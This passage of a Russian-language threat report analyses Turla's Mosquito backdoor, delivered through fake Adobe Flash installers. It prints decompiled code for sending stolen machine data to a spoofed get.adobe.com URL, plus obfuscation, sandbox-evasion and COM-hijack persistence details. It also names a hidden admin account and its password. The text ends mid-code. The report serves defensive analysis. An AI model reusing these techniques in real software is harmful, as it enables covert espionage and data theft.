
АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

Бэкдор Mosquito группы Turla используется в Восточной Европе

4 апреля 2018 года

Turla – одна из наиболее известных нам кибергрупп, специализирующихся на шпионаже. В ее арсенале обширный набор инструментов, наиболее продвинутые из которых используются для установки на приоритетные для атакующих машины. Платформа для шпионажа преимущественно ориентирована на Windows, но может использоваться для macOS и Linux с помощью различных бэкдоров и руткита.

Не так давно мы обнаружили новый метод компрометации рабочих станций, который использует Turla. Данная техника применяется в атаках, нацеленных на сотрудников посольств и консульств стран постсоветского пространства.



1. Обзор

На протяжении нескольких лет Turla использовала для компрометации жертв поддельные установщики Adobe Flash Player. Такой вектор не требует наличия сложных эксплойтов, успешность зависит от степени доверчивости пользователя, которого убеждают установить фейк.

В последние месяцы мы наблюдали необычное новое поведение, которое приводит к заражению одним из бэкдоров Turla. Он не только упакован в пакет с настоящим установщиком Flash, но и выглядит так, будто загружается с adobe.com. С точки зрения конечного пользователя, удаленный IP-адрес принадлежит Akamai, официальной сети распространения контента (CDN), используемой Adobe для распространения своих легитимных установщиков Flash Player. Изучив процесс, мы выяснили, что фейковые установщики Flash (включая инсталлятор бэкдора Snake для macOS) выполняли GET-запрос по адресам URL get.adobe.com для эксфильтрации данных о новых

скомпрометированных машинах. По данным нашей телеметрии, адрес IP являлся легитимным адресом IP, используемым Adobe.

В данном отчете мы опишем методы, которые могли привести к подобному вредоносному поведению. По нашим данным, малварь не использовала легитимные обновления Adobe Flash Player и не связана с известными уязвимостями продуктов компании Adobe. **Мы можем с уверенностью заявить, что Adobe не была скомпрометирована. Атакующие лишь использовали бренд для обмана пользователей.**

Мы также обнаружили, что группа Turla использовала в работе веб-приложение, размещенное на сервисе Google Apps Script, в качестве командного сервера (C&C) для JavaScript-малвари, которая загружалась некоторыми версиями фейкового установщика Flash. Очевидно, что атакующие стремятся работать как можно незаметнее, маскируя свою активность в сетевом трафике целевых организаций.

Согласно данным телеметрии, есть свидетельство того, что программы Turla передавали информацию на URL get.adobe.com минимум с июля 2016 года. Жертвы находятся на территории бывшего СССР. Что касается Gazer, другого вредоносного ПО, разработанного Turla, его целями являются консульства и посольства стран Восточной Европы. Мы видели несколько заражений в частных компаниях, но непохоже, чтобы они являлись основными целями атаки. Наконец, некоторые жертвы заражены другими вредоносными программами, авторство которых принадлежит Turla, включая ComRAT или Gazer.

2. Почему мы связываем данную кампанию с группой Turla?

Перед анализом необычных сетевых соединений мы объясним, почему приписываем эту кампанию Turla.

Во-первых, часть фейковых установщиков Adobe Flash Player загружает бэкдор Mosquito, который некоторые ИБ-компании связывают с Turla.

Во-вторых, некоторые C&C-серверы, связанные с размещаемыми бэкдорами, используют или использовали ранее IP-адреса SATCOM, имеющие отношение к Turla.

В-третьих, вредоносное ПО имеет общие черты с другими инструментами группы Turla. Сходство включает идентичную обфускацию строк (занесение строк в стек и применение XOR с 0x55) и то же разрешение API.

Перечисленные элементы позволяют с уверенностью определить связь кампании с Turla.

3. Нелегитимное использование Adobe Flash и доменов, связанных с Flash

Использование фейковых установщиков Flash – не новая тактика для Turla. Так, эксперты задокументировали данное поведение в 2014 году. Однако, по нашему мнению, вредоносная программа впервые загружается по протоколу HTTP с легитимных URL и IP Adobe. Это могло ввести в заблуждение даже опытных пользователей.

3.1. Имитация распространения через adobe.com

С начала августа 2016 года мы обнаружили несколько попыток загрузки установщика Turla с адреса admdownload.adobe.com.

На первый взгляд казалось, что мы увидим типичный трюк, состоящий в установке заголовка Host запроса HTTP, в то время как сокет TCP устанавливается на IP адрес C&C сервера. Но после глубокого анализа мы поняли, что IP адрес легитимен и принадлежит Akamai, крупной сети доставки контента (CDN), используемой Adobe для распространения легитимного установщика Flash.

Даже если исполнительный файл загружается с легитимного URL (например, `http://admdownload.adobe.com/bin/live/flashplayer27_xa_install.exe`), то поле реферера выглядит измененным. Мы видели, что данное поле изменялось на `http://get.adobe.com/flashplayer/download/?installer=Flash_Player`, что не похоже на шаблон URL, используемый Adobe, что обусловило ошибку 404 при запросе.

Важно отметить, что все попытки скачивания, обнаруженные в собранных данных, были сделаны по HTTP, а не HTTPS. Это позволяет выполнить широкий спектр атак на пути от машины пользователя до серверов Akamai.

В следующем разделе рассматриваются возможные сценарии компрометации. **Вопрос о том, что произошло в действительности, остается открытым.** Будем признательны за обратную связь при наличии у вас дополнительной информации.

3.2. Гипотезы компрометации

На рисунке 1 представлены гипотезы, которые могли бы объяснить, как заставить пользователя, возможно, посетившего легитимный сайт Adobe по HTTP, скачать малварь Turla.




Рисунок 1. Возможные точки перехвата на пути между машиной потенциальной жертвы и серверами Adobe

Мы быстро отсеяли гипотезу о неавторизованном DNS сервере, так как IP адрес соответствует серверам, используемым Adobe для распространения Flash. После обсуждения с Adobe и исходя

из их расследований, сценарий 5 представляется маловероятным, так как атакующие **не компрометировали сайт скачивания Flash Player**. Таким образом, остаются следующие варианты:

1) атака с «человеком посередине» (MitM) с помощью скомпрометированной машины в локальной сети,
2) скомпрометированный сетевой шлюз или прокси организации,
3) атака MitM на уровне интернет-провайдера (ISP),
4) атака на BGP-маршрутизаторы (Border Gateway Protocol hijacking) для перенаправления трафика на контролируемые Turla серверы.

3.2.1. Локальная атака MitM

Операторы Turla могли бы использовать уже скомпрометированную машину в сети организации жертвы для выполнения локальной атаки MitM. При помощи ARP спуфинга они могли бы на лету перенаправлять трафик с целевой машины на скомпрометированную. И хотя нам неизвестно о наличии подобных инструментов в арсенале Turla, их несложно разработать, учитывая технические возможности этой группы.

Однако мы обнаружили множество жертв в разных организациях. Это означает, что Turla пришлось бы скомпрометировать как минимум один компьютер в каждой из этих организаций, точнее, компьютер в подсети предпочитаемой цели.

3.2.2. Скомпрометированный шлюз

Эта атака похожа на предыдущую, но она гораздо интереснее для атакующих – они могут перехватывать трафик всей организации без ARP спуфинга, так как шлюзы и прокси обычно видят весь входящий и исходящий трафик между интранетом и интернетом. Мы не знаем о наличии или отсутствии инструмента для решения подобной задачи у Turla, однако их руткит Uroburos имеет возможность анализа пакетов. Его можно установить на серверы и использовать как прокси для распределения задач для зараженных машин, не имеющих публичного IP адреса. Turla располагает достаточной экспертизой и ресурсами, чтобы изменить код Uroburos для перехвата трафика на лету и внедрения вредоносных компонентов, либо иного изменения нешифрованного контента.

3.2.3. Атака MitM на уровне провайдера

Если трафик не перехватывается до выхода из внутренней сети организации, он изменяется позже, на пути к серверам Adobe. Основной точкой доступа на этом отрезке являются интернет-провайдеры. Ранее в ESET заявляли о распространении шпионского ПО FinFisher через внедрение пакетов на уровне ISP.

Все известные нам жертвы находятся в странах бывшего СССР. Они используют услуги минимум четырех интернет-провайдеров. Таким образом, данный сценарий предполагает наличие у Turla возможностей мониторинга трафика в разных странах, либо каналов передачи данных.

3.2.4. Атака на BGP-маршрутизаторы

Если трафик не изменяется поставщиком услуг и не достигает серверов Adobe, это означает, что он переадресовывается на другой сервер, контролируемый операторами Turla. Это возможно сделать, выполнив атаку на BGP-маршрутизаторы одним из следующих способов.

С одной стороны, операторы Turla могли бы использовать Автономную систему (AS) для объявления префикса, принадлежащего adobe.com. Таким образом, трафик, отправляемый на adobe.com из мест рядом с контролируемыми Turla AS, будет отправлен на их сервер. Пример подобной вредоносной активности был проанализирован RIPE. Однако это бы быстро заметили в Adobe или в службе, выполняющей BGP мониторинг. Кроме того, мы проверили статистику RIPEstat и не заметили какого-либо подозрительного объявления маршрута для IP адресов Adobe, используемых в этой кампании.

С другой стороны, операторы Turla могли бы использовать свои AS для объявления более короткого пути, чем у любых других AS к серверам Adobe. Таким образом, трафик также пошел бы через их роутеры и мог бы быть перехвачен и изменен в режиме реального времени. Однако большая часть трафика к серверам Adobe переадресовывалась бы к неавторизованному роутеру – такую тактику сложно замаскировать и есть шанс, что после запуска в августе 2016 года кампания была бы вскоре обнаружена.

3.2.5. Итог

Из пяти сценариев, представленных на рисунке 1, мы рассмотрели только четыре, так как уверены, что Adobe не был скомпрометирован. Атака на BGP-маршрутизаторы и атака MitM на уровне поставщика услуг сложнее остальных. Предполагаем, что группа Turla использует специальный инструмент, установленный на локальные шлюзы целевых организаций, который позволяет перехватывать и изменять трафик до его выхода из интранета.

3.3. Получение информации через URL адреса get.adobe.com

После того, как пользователь загрузил и запустил фейковый установщик Flash, стартует процесс компрометации. Он начинается с внедрения бэкдора Turla. Это может быть Mosquito, вредоносное ПО для 32-битных Windows, описанное в разделе 4; вредоносный файл JavaScript, связывающийся с веб-приложением на сервисе Google Apps Script, описанный в разделе 5; либо неизвестный файл, скачанный с фейкового адреса URL Adobe:
`http://get.adobe.com/flashplayer/download/update/[x32|x64]`

В последнем случае, поскольку такого URL на сервере Adobe не существует, для передачи через него контента группе Turla нужно что-то вроде MitM на пути между скомпрометированными машинами и серверами Adobe.

Далее выполняется запрос, выводящий информацию о новой скомпрометированной машине. Это запрос GET по адресу `http://get.adobe.com/stats/AbfFcBebD/q=<base64-encoded data>`. По нашим данным, используется легитимный адрес IP Adobe, но шаблон URL не похож на используемый Adobe, что обуславливает ошибку 404 при запросе. Поскольку запрос выполняется через HTTP, скорее всего, используются сценарии атаки MitM, названные ранее в разделе 3.2.

```
URI = (char *)malloc(0x104u);
sprintf(URI, "/stats/AbfFcBebD/?q=%s", szVerb);
v5 = InternetOpenA("Adobe", 1u, 0, 0, 0);
v6 = InternetConnectA(v5, v3[2], 0x50u, 0, 0, 3u, 0, 0);
*(_DWORD *)&szVerb = 5522759;
v7 = HttpOpenRequestA(v6, &szVerb, URI, 0, 0, 0, 0x4400000u, 0);
```

Рисунок 2. Код, выполняющий запрос на подставной адрес URL get.adobe.com

Зашифрованные в base64 данные содержат конфиденциальную информацию о машине жертвы.

Было бы странно, если бы она на самом деле отправлялась на сервер Adobe. На рисунке 3 пример расшифрованного отчета. Данные включают уникальный ID (последние 8 байт фейкового исполняемого файла установщика Flash, как указано на рисунке 4), имя пользователя, список установленных продуктов обеспечения безопасности и таблицу ARP.

```
ID=<unique_id>
Internal error: 0
Last error :0
Extracted
user=<USERNAME>
AV=<INSTALLED AV SOFTWARE>
ip= 192.168.0.2 <local IP address>

Interface: 192.168.0.2 --- 0x4
    Internet Address      Physical Address      Type
    192.168.0.1           <redacted>            dynamic
    192.168.0.255         ff-ff-ff-ff-ff-ff     static
    224.0.0.2             <redacted>            static
    224.0.0.22            <redacted>            static
    224.0.0.252           <redacted>            static
    239.255.255.250       <redacted>            static
    255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Рисунок 3. Отчет об установке, отправляемый на подставной адрес URL get.adobe.com

Рисунок 4. Уникальный ID в конце установщика

Что интересно, установщик Snake для macOS (бэкдор, связанный с Turla), использует такой же URL, как на рисунке 5. Передаваемая информация несколько отличается, поскольку содержит только имя пользователя и имя устройства, хотя все так же закодирована в base64. Однако это поведение не было задокументировано Fox-IT при публикации анализа.

```
v35 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("User_name:%@|Device_name:%@|%@"),
        v68,
        v67,
        v66);
v36 = (void *)objc_retainAutoreleasedReturnValue(v35);
v60 = v36;
v37 = objc_msgSend(v36, "dataUsingEncoding:", 4LL);
v38 = (void *)objc_retainAutoreleasedReturnValue(v37);
v59 = v38;
v39 = objc_msgSend(v38, "base64EncodedStringWithOptions:", 0LL);
v40 = objc_retainAutoreleasedReturnValue(v39);
v58 = v40;
v41 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("http://get.adobe.com/stats/AbfFcBebD/?q=%@"),
        v40);
```

Рисунок 5. Код, выполняющий запрос по подменному адресу URL get.adobe.com в установщике Snake для macOS

Наконец, фейковый установщик внедряет или скачивает, а затем запускает легитимное приложение Flash Player. Легитимный установщик либо встроен в фейковый установщик, либо скачивается по следующему пути к Google Drive
URL: `https://drive.google[.]com/uc?authuser=0&id=0B_LlMiKUOIstM0RRekVEbnFfaXc&export=download`

4. Анализ бэкдора Win32

В этом разделе мы описываем образцы, обнаруженные in-the-wild, в основном в 2017 году. Мы обнаружили свидетельство того, что кампания ведется несколько лет, а образцы 2017 года являются результатом эволюции бэкдора в файл `InstructionerDLL.dll`. Ранние образцы были менее обфусцированы, в них присутствовал только DLL бэкдора без загрузчика, появившегося в более поздних версиях. Некоторые из старых образцов имеют отметку времени компиляции от 2009 года, но, скорее всего, их подправили.

4.1. Установщик

Идет как фейковый установщик Flash и в комплекте с двумя дополнительными компонентами, которые позже сбрасываются на диск. Как объяснялось выше, мы обнаружили нескольких пользователей, которые скачивали фейковый установщик Flash с URL и IP, используемых Adobe для распространения легитимного установщика.

4.1.1. Шифрование

В новых версиях установщик всегда обфусцирован, как нам кажется, с помощью шифрования. На рисунке 6 показан пример функции, обфусцированной при помощи этого инструмента.

```
int start()
{
  unsigned int v0; // ST24_4
  unsigned int v1; // ST24_4
  int v2; // ST1C_4
  int v3; // ST24_4
  unsigned int v4; // ST24_4

  main_object_4F3588 = (int)dword_4F35A0;
  dword_4F35A0[32] = nullsub_1;
  *(_DWORD *)(main_object_4F3588 + 156) = 0;
  *(_DWORD *)(main_object_4F3588 + 160) = start;
  v0 = dword_4F3008[0] | dword_4F3228[1] | ((unsigned int)dword_4F3228[1] >> 4) | dword_4F3008[0] | dword_4F3228[4];// useless
  v1 = (dword_4F3008[3] | dword_4F3248[3] | (unsigned int)dword_4F3228[4]) * dword_4F3228[1] * dword_4F3228[4] >> 10;// useless
  if ( (unsigned int)((dword_4F3228[4] * dword_4F3248[4] + dword_4F3228[0] + dword_4F3228[1]) << 15) <= 0x66DD72AC )// Always True
  {
    v3 = dword_4F3228[1] + (dword_4F3228[1] ^ dword_4F3248[3] ^ 0x5B206E43);// useless
    v4 = (dword_4F3228[1] | dword_4F3248[3] | dword_4F3008[1])// useless
       + (dword_4F3248[4] ^ dword_4F3228[2] ^ 0xB4DA8DD2)
       + 0x487B78C0;
    *(_DWORD *)(main_object_4F3588 + 116) = F_GetProcAddress_by_hash;
    *(_DWORD *)main_object_4F3588 = F_decrypt;
  }
  else
  {
    v2 = ((dword_4F3248[0] & 0x47E61B39) << 22) | dword_4F3248[5] | dword_4F3248[1] | dword_4F3008[2] | dword_4F3228[4];
    GetClassNameW((HWND)dword_4F3228[0], (LPWSTR)dword_4F3008[1], dword_4F3228[1]);
    SendMessageW((HWND)dword_4F3248[0], dword_4F3248[2], dword_4F3228[3], dword_4F3228[0]);
  }
```

Рисунок 6. Обфусцированная функция

Во-первых, данный шифровальщик широко использует нечеткие предикаты вместе с арифметическими операциями. Например, обфусцированная функция считает число из жестко закодированных значений и затем сравнивает его по величине с другим жестко закодированным значением. Таким образом, при каждом исполнении течение процесса будет одинаково, но для определения верного пути требуется эмуляция. Поэтому код становится слишком сложным для анализа как для аналитиков, так и для автоматизированных алгоритмов ПО безопасности. Это может затормозить эмуляцию до такой степени, что объект не будет отсканирован по причине ограничений по времени, и в результате указываемое (если оно не обфусцировано) вредоносное ПО не будет обнаружено.

Во-вторых, после первого этапа деобфускации происходит вызов к Win32 API `SetupDiGetClassDevs(0,0,0,0xFFFFFFFF)`, и шифровальщик проверяет, соответствует ли полученное значение `0xE000021A`. Функция обычно используется для получения информации об устройствах в системе. Хотя определенное значение `Flags (0xFFFFFFFF)` не задокументировано, согласно нашим тестам, получаемое значение всегда соответствует `0xE000021A` на машинах на Windows 7 и Windows 10. Мы считаем, что подобные запросы API и последующая проверка производится для обхода режима песочницы и эмуляции, которые выполняют их неверным образом.

В-третьих, настоящий код разделен на несколько фрагментов, которые дешифруются с помощью специальной функции и упорядочиваются во время выполнения для создания PE в памяти. Затем он выполняется с помощью функции загрузчика PE шифратора. Этот загрузчик PE содержит несколько строк отладки, как показано на рисунке 7.

```
0023119C        mov     [esp+4ACh+var_41C], 6Dh ; 'm' ; mapper_module.c : MemoryLoadLibraryEx : start
002311A4        mov     [esp+4ACh+var_41B], 61h ; 'a'
002311AC        mov     [esp+4ACh+var_41A], 70h ; 'p'
002311B4        mov     [esp+4ACh+var_419], 70h ; 'p'
002311BC        mov     [esp+4ACh+var_418], 65h ; 'e'
002311C4        mov     [esp+4ACh+var_417], 72h ; 'r'
002311CC        mov     [esp+4ACh+var_416], 5Fh ; '_'
002311D4        mov     [esp+4ACh+var_415], 6Dh ; 'm'
002311DC        mov     [esp+4ACh+var_414], 6Fh ; 'o'
002311E4        mov     [esp+4ACh+var_413], 64h ; 'd'
002311EC        mov     [esp+4ACh+var_412], 75h ; 'u'
002311F4        mov     [esp+4ACh+var_411], 6Ch ; 'l'
002311FC        mov     [esp+4ACh+var_410], 65h ; 'e'
00231204        mov     [esp+4ACh+var_40F], 2Eh ; '.'
0023120C        mov     [esp+4ACh+var_40E], 63h ; 'c'
00231214        mov     [esp+4ACh+var_40D], 20h ; ' '
0023121C        mov     [esp+4ACh+var_40C], 3Ah ; ':'
00231224        mov     [esp+4ACh+var_40B], 20h ; ' '
0023122C        mov     [esp+4ACh+var_40A], 4Dh ; 'M'
00231234        mov     [esp+4ACh+var_409], 65h ; 'e'
0023123C        mov     [esp+4ACh+var_408], 6Dh ; 'm'
00231244        mov     [esp+4ACh+var_407], 6Fh ; 'o'
0023124C        mov     [esp+4ACh+var_406], 72h ; 'r'
00231254        mov     [esp+4ACh+var_405], 79h ; 'y'
0023125C        mov     [esp+4ACh+var_404], 4Ch ; 'L'
00231264        mov     [esp+4ACh+var_403], 6Fh ; 'o'
0023126C        mov     [esp+4ACh+var_402], 61h ; 'a'
00231274        mov     [esp+4ACh+var_401], 64h ; 'd'
0023127C        mov     [esp+4ACh+var_400], 4Ch ; 'L'
00231284        mov     [esp+4ACh+var_3FF], 69h ; 'i'
0023128C        mov     [esp+4ACh+var_3FE], 62h ; 'b'
00231294        mov     [esp+4ACh+var_3FD], 72h ; 'r'
0023129C        mov     [esp+4ACh+var_3FC], 61h ; 'a'
002312A4        mov     [esp+4ACh+var_3FB], 72h ; 'r'
002312AC        mov     [esp+4ACh+var_3FA], 79h ; 'y'
002312B4        mov     [esp+4ACh+var_3F9], 45h ; 'E'
002312BC        mov     [esp+4ACh+var_3F8], 78h ; 'x'
002312C4        mov     [esp+4ACh+var_3F7], 20h ; ' '
002312CC        mov     [esp+4ACh+var_3F6], 3Ah ; ':'
002312D4        mov     [esp+4ACh+var_3F5], 20h ; ' '
002312DC        mov     [esp+4ACh+var_3F4], 73h ; 's'
002312E4        mov     [esp+4ACh+var_3F3], 74h ; 't'
002312EC        mov     [esp+4ACh+var_3F2], 61h ; 'a'
002312F4        mov     [esp+4ACh+var_3F1], 72h ; 'r'
002312FC        mov     [esp+4ACh+var_3F0], 74h ; 't'
00231304        mov     [esp+4ACh+var_3EF], 0
```

Рисунок 7. Строки отладки в функции PE лоадера

4.1.2. Установка

После расшифровки установщик ищет подпапку %APPDATA% и скидывает два файла в папку с максимально длинным путем к ней. При поиске такой папки он обходит любые содержащие слово AVAST в названии. Затем он использует имя одного из нескрытых файлов в этой папке с обрезанным расширением в качестве базового имени для сбрасываемых файлов. Если все файлы в директории скрыты, либо если директория пуста, он использует имя DLL из `%WINDIR%\System32`. Сбрасываемый загрузчик имеет расширение `.tlb`, а главный бэкдор – `.pdb`. Что интересно, он не использует `WriteFile`для сброса двух DLL. Вместо этого он создает файл, размечает его в памяти и вызывает memmove для копирования данных. Возможно, это сделано для обхода хуков к `WriteFile` продуктов безопасности и песочниц.

Мы также видели более ранние варианты установщика, который загружал только один файл с расширением `.tlb`. В этом случае тот же файл содержит функции загрузчика и бэкдора. `DllMain` выбирает, какой код исполнить.

Он пишет простой незашифрованный файл логов в `%APPDATA%\kb6867.bin`. Полный файл создается в той же директории, как и эти два DLL, и имеет расширение `.tnl`.




Рисунок 8. Файлы, создаваемые в рандомной дочерней директории %APPDATA%

Затем он обеспечивает персистентность при помощи ключа реестра Run, либо перехвата COM. Если отображаемое имя антивируса, получаемое Инструментарием управления Windows (WMI) соответствует Total Security, то он добавляет запись `rundll32.exe` [путь к бэкдору], `StartRoutine` в ветку `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\auto_update`.

В ином случае он заменяет запись в реестре в `HKCR\CLSID\{D9144DCD-E998-4ECA-AB6A-DCD83CCBA16D}\InprocServer32` или `HKCR\CLSID\{08244EE6-92F0-47F2-9FC9-929BAA2E7235}\InprocServer32` на путь к загрузчику. Эти CLSID – `EhStorShell.dll` и `ntshrui.dll` соответственно. Эти DLL легитимно запускаются многими процессами, включая `explorer.exe`, графический интерфейс Windows. Таким образом, загрузчик будет вызываться каждый раз, когда запускается `explorer.exe`. Наконец, он добавляет запись в реестре для хранения пути к оригинальному перехваченному DLL и главному бэкдору, как показано на рисунке 9.

```
// Path to the loader
   HKCR\CLSID\{d9144dcd-e998-4eca-ab6a-dcd83ccba16d}\
   InprocServer32
   > C:\Users\Administrator\AppData\Roaming\Adobe\Acrobat\9.0\
   AdobeSysFnt09.tlb

// the name of the above replaced dll
   HKCU\Software\Microsoft\Windows\OneDriveUpdate explorer.exe
   > %SystemRoot%\system32\EhStorShell.dll;
   {d9144dcd-e998-4eca-ab6a-dcd83ccba16d};new

// Path to the main backdoor
   HKCU\Software\Microsoft\Windows\OneDriveUpdate (Default)
   > C:\Users\Administrator\AppData\Roaming\Adobe\Acrobat\
   9.0\AdobeSysFnt09.pdb
```

Рисунок 9. Реестр модификация для обеспечения устойчивости

Остальные CLSID жестко закодированы в бинарном файле, но мы не видели, чтобы они использовались. Полный список доступен в разделе с индикаторами компрометации.

Как объяснялось в предыдущем разделе, установщик отправляет некоторую информацию, например, уникальный ID образца, имя пользователя или таблицу ARP, на URL домена Adobe `get.adobe.com`. Также это запускает настоящий установщик Adobe Flash, который либо скачивается с Google Drive, либо встроен в фейковый установщик.

Прежде чем запустить главный бэкдор, установщик создает аккаунт администратора `HelpAssistant`(или `HelpAsistant` в некоторых образцах) с паролем `sysQ!123`. `LocalAccountTokenFilterPolicy` меняется на `1`, разрешая удаленные действия управления. Мы считаем, что это имя аккаунта необходимо, чтобы оставаться незамеченными, так как это имя используется во время легитимной сессии удаленной помощи.

4.2. DebugParser (программа запуска)

Лаунчер под названием `DebugParser.dll` вызывается во время загрузки перехваченного объекта COM. Он отвечает за запуск главного бэкдора и загрузку перехваченного объекта COM. Упрощенный псевдокод компонента приводится на рисунке 10.

```
if (GetModuleFileNameW != “explorer.exe”) {
   CreateMutexW(“slma”)
   CreateProcess(“rundll32 (from HKCU\Software\Microsoft\Windows\
   OneDriveUpdate @=) StartRoutine”)
}
//Load hijacked library
LoadLibraryW (from HKCU\Software\Microsoft\Windows\OneDriveUpdate
“explorer.exe”=)
```

Рисунок 10. Псевдокод запуска

Однако он использует некоторые трюки для загрузки перехваченной библиотеки и возврата по верному адресу. Процесс описан ниже:

1. Получить оригинальный адрес возврата после легитимного вызова `LoadLibrary`. В начале `DllMain`хранится значение реестра ESP. Затем он проверяет `FF 15` (код операции вызова CALL) в ESP − 6. Если он присутствует, реестр оставляет оригинальный адрес возврата.

```
LoadLibraryExWBase = GetProcAddress(hKernelBase, &ProcName);
LoadLibraryExWK32 = GetProcAddress(hKernel32, &ProcName);
while ( (unsigned int)CopyOfSP < 0xFFFFFFFF )
{
  ms_exc.registration.TryLevel = 0;
  v13 = (unsigned __int8 *)(*CopyOfSP - 6);   // A call is 6 bytes (2 bytes opcode + 4 bytes addr)
  if ( *v13 == 0xFF && v13[1] == 0x15 )       // FF 15 is a call
  {
    v11 = **(int (__stdcall ***)())(v13 + 2);
    if ( v11 == LoadLibraryExWBase || v11 == LoadLibraryExWK32 )// Check if it's the right call
    {
      ms_exc.registration.TryLevel = -2;
      break;
    }
  }
  ms_exc.registration.TryLevel = -2;
  ++CopyOfSP;
}
```

Рисунок 11. Поиск адреса после вызова LoadLibrary

2. Выделить память RWX, содержащую следующие значения:

Рисунок 12. Выделение памяти

3. Перейти к функции перехвата путем модификации адреса ответа `DllMain`.

4. В функции перехвата:
a. вызов функции, которая отвечает за загрузку `ntshrui.dll` (либо другой любой перехваченной библиотеки)
b. вызов `FreeLibrary` в `DebugParser.dll` (загрузчик бэкдора)
c. переход по оригинальному адресу ответа до перехвата.

Так как загружен оригинальный DLL, пользователь, скорее всего, не заметит, что запущен бэкдор.

В ранних вариантах, в которых функции загрузчика и бэкдора совмещены в одном файле, `DllMain` выбирает, какой код исполнить, как показано на рисунке 13.

```
v8 = strncmp(&module_file_name, (int)L"rundll", len);
v19 = v8;
if ( v8 == -1 )                                 // loaded via CLSID hijacking
{
  sub_10001868(&v26, L"locker_ms_check");
  LOBYTE(v29) = 1;
  v9 = (const WCHAR *)unknown_libname_1(&v26);
  v17 = OpenMutexW(0x100000u, 1, v9);
  if ( v17 )
  {
    v20 = 0;
    LOBYTE(v29) = 0;
    std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&v26, 1, 0);
    v29 = -1;
    std::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::_Tidy(&module_file_name, 1, 0);
    return v20;
  }
  v10 = (const WCHAR *)unknown_libname_1(&v26);
  CreateMutexW(0, 1, v10);
  GetModuleFileNameW(hinstDLL, &Filename, 0x104u);
  v23 = &Filename;
  v24 = (WCHAR *)&Dst;
  v14 = &Dst;
  do
  {
    v25 = *v23;
    *v24 = v25;
    ++v23;
    ++v24;
  }
  while ( v25 );
